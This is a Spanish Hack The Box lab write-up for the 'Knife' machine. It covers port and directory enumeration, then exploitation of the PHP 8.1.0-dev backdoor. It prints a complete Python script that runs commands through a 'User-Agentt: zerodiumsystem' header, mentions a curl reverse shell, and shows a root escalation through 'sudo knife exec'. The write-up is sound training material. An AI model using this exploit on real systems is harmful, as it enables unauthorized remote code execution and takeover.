Hack The Box

PEN-TESTING LABS

Write-up

Máquina Knife

Autor: J0lm3d0

Índice

1. Introducción

En este documento se recogen los pasos a seguir para la resolución de la máquina Knife de la plataforma HackTheBox. Se trata de una máquina Linux de 64 bits, que posee una dificultad fácil de resolución según la plataforma.

Para comenzar a atacar la máquina se debe estar conectado a la VPN de HackTheBox o, si se cuenta con un usuario VIP, lanzar una instancia de la máquina ofensiva que nos ofrece la plataforma. Después, hay que desplegar la máquina en cuestión y, una vez desplegada, se mostrará la IP que tiene asignada y se podrá empezar a atacar.

Este documento ha sido creado para aportar a la comunidad mi resolución personal de la máquina vulnerable en cuestión y está abierto a comentarios sobre cualquier fallo detectado (tanto a nivel técnico como gramático a la hora de escribir el documento) y a críticas constructivas para así mejorar de cara al futuro.

2. Enumeración de servicios y recopilación de información sensible

Como siempre, lo primero a realizar es un escaneo de todo el rango de puertos TCP mediante la herramienta ***Nmap***.



Figura 1: Escaneo de todo el rango de puertos TCP

En la figura 1 se puede observar los puertos que la máquina tiene abiertos. Después, aplico scripts básicos de enumeración y utilizo la flag -sV para intentar conocer la versión y servicio que están ejecutando cada uno de los puertos que he detectado abiertos (Figura 2).



Figura 2: Enumeración de los puertos abiertos

Al solo encontrarse abiertos los puertos 22 y 80, y no contar con ningún tipo de credenciales, comienzo enumerando el servidor web. En la figura 3 se puede ver la página principal que aparece al acceder desde un navegador.

Figura 3: Página principal del servidor web

En la página no aparece más información, no existe ningún enlace que nos lleve a otra página ni ningún tipo de pista en el código fuente. Por tanto, procedo a realizar "fuzzing" con el script *http-enum* de ***Nmap*** y con ***Gobuster***. En la figura 4 puede observarse el resultado de *http-enum*, que encuentra el directorio "icons"; y en la figura 5, en la que se refleja la búsqueda con ***Gobuster***, utilizando el diccionario "directory-list-2.3-medium" de ***Dirbuster***, se observa que solo encuentra el típico *server-status*.

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-26 12:28
Nmap scan report for 10.10.10.242
Host is up (0.046s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-enum:
|_  /icons/: Potentially interesting folder

Nmap done: 1 IP address (1 host up) scanned in 5.02 seconds
```

Figura 4: Fuzzing con Nmap sobre el directorio raíz del servidor web

```
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.242
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/06/26 12:29:27 Starting gobuster in directory enumeration mode
===============================================================
/server-status       (Status: 403) [Size: 277]

===============================================================
2021/06/26 12:31:12 Finished
===============================================================
```

Figura 5: Fuzzing con Gobuster sobre el directorio raíz del servidor web

Al acceder al directorio "icons", observo que es similar a la página principal tanto en la apariencia como en el código fuente. Por tanto, vuelvo a realizar "fuzzing" con ***Gobuster***. Como se observa en la figura 6, tras la búsqueda, se detecta otro directorio: "small".



Figura 6: Fuzzing con Gobuster sobre el directorio "icons" del servidor web

Pero, al acceder ahora a la ruta "icons/small", me encuentro con el mismo problema que anteriormente, la página es similar a la principal y no se observa ninguna diferencia en el código fuente ni en la apariencia. Repito el procedimiento y vuelvo a realizar "fuzzing", pero, como se ve en la figura 7, ya no obtengo ningún resultado.



Figura 7: Fuzzing con Gobuster sobre el directorio "icons/small" del servidor web

En este punto, se me ocurre mirar con que tecnologías está trabajando el servidor por detrás y, por supuesto, las versiones de estas. Por tanto, como se observa en la figura 8, utilizo la herramienta ***WhatWeb*** especificando las 3 páginas que he encontrado. También se podría utilizar el plugin ***Wappalyzer***, disponible en la mayoría de navegadores.

Figura 8: Enumeramos las tecnologías que utiliza el servidor web

Del resultado obtenido consigo enumerar que el servidor web está utilizando PHP 8.1.0-dev, ya que la versión de Apache la obtuve mediante ***Nmap*** previamente. Busco esta versión con la herramienta ***SearchSploit*** y, como puede verse en la figura 9, existe un exploit que permite ejecución remota de código.



Figura 9: Búsqueda de exploits para la versión de PHP

3. Acceso a la máquina

La explotación, tal y como puede verse en el script de la figura 10, consiste en incluir una cabecera "User-Agentt" en la petición al servidor web, que contendrá la llamada a una función "zerodiumsystem", cuyo argumento será el comando que queramos ejecutar a nivel de sistema. Tras buscar información en Internet, compruebo que está vulnerabilidad se trata de una puerta trasera (backdoor) en el código fuente que colocaron unos ciberdelincuentes después de conseguir acceder al repositorio GIT interno de PHP.

```python
#!/usr/bin/env python3
import os
import re
import requests

host = input("Enter the full host url:\n")
request = requests.Session()
response = request.get(host)

if str(response) == '<Response [200]>':
    print("\nInteractive shell is opened on", host, "\nCan't acces tty; job crontol turned off.")
    try:
        while 1:
            cmd = input("$ ")
            headers = {
            "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0",
            "User-Agentt": "zerodiumsystem('" + cmd + "');"
            }
            response = request.get(host, headers = headers, allow_redirects = False)
            current_page = response.text
            stdout = current_page.split('<!DOCTYPE html>',1)
            text = print(stdout[0])
    except KeyboardInterrupt:
        print("Exiting...")
        exit

else:
    print("\r")
    print(response)
    print("Host is not available, aborting...")
    exit
```

Figura 10: Script en Python que explota la vulnerabilidad de la versión de PHP

Al lanzar el script me pide introducir la URL completa y, como es correcta y el servidor es vulnerable, comienza a simularme una shell, aunque, como se ha visto, por detrás está realizando una petición HTTP cada vez que escribo un comando. Intento lanzarme una shell inversa utilizando este exploit, pero no llega a realizarse correctamente. Por tanto, recurro a la herramienta ***Curl*** para realizar una petición que me envíe una shell de la máquina víctima a mi máquina, tal y como se ve en la figura 11.



Figura 11: Utilizo curl para lanzarme una shell inversa

Veo que obtengo la shell como el usuario "james", por lo que pruebo a sacar la flag de usuario no privilegiado y se me permite visualizarla correctamente, tal y como se observa en la figura 12.



Figura 12: Obtención de la flag de usuario no privilegiado

4. Escalada de privilegios

Una vez dentro de la máquina, comienzo a enumerar el sistema para intentar escalar privilegios. Primero enumero los binarios con bit SUID activado que se encuentran en el sistema, pero este caso no encuentro ningún binario que pudiese aprovechar ni ningún binario personalizado o creado por el usuario.

Con el comando "sudo -l" compruebo si puede ejecutarse algún archivo con privilegios de otro usuario o sin proporcionar contraseña. En este caso, tal y como se puede ver en la figura 13, se puede ejecutar "knife" con privilegios de "root" y sin proporcionar contraseña. También hago uso del comando "file" para saber el tipo de archivo que es, y compruebo que se trata de un archivo ejecutable programado en Ruby.

```
james@knife:~$ sudo -l
sudo -l
Matching Defaults entries for james on knife:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on knife:
    (root) NOPASSWD: /usr/bin/knife
james@knife:~$ file /usr/bin/knife
file /usr/bin/knife
/usr/bin/knife: symbolic link to /opt/chef-workstation/bin/knife
james@knife:~$ file /opt/chef-workstation/bin/knife
file /opt/chef-workstation/bin/knife
/opt/chef-workstation/bin/knife: a /opt/chef-workstation/embedded/bin/ruby --disable-gems script, ASCII text executable
```

Figura 13: Enumeramos el tipo de archivo que es "knife"

Tras buscar información sobre este archivo de Ruby en internet, compruebo que existe una manera de ejecutar código Ruby al utilizarlo. Habría que utilizar el subcomando "exec", tal y como se aprecia en la figura 14. Con este subcomando puede lanzarse código escrito en la misma línea o pasar como argumento un script previamente creado.

Examples

The following examples show how to use this knife subcommand:

Run Ruby scripts

There are three ways to use `knife exec` to run Ruby script files. For example:

```
knife exec /path/to/script_file
```

or:

```
knife exec -E 'RUBY CODE'
```

or:

```
knife exec
RUBY CODE
^D
```

Figura 14: Documentación sobre "knife"

En este caso, al poder ejecutar “knife” con permisos de “root”, ejecuto el código en Ruby correspondiente al lanzamiento de una shell, para así obtener una shell como usuario privilegiado. En la figura 15 puede verse el código utilizado, además de la flag final obtenida.



Figura 15: Obtenemos una shell con privilegios de “root” y visualizamos la flag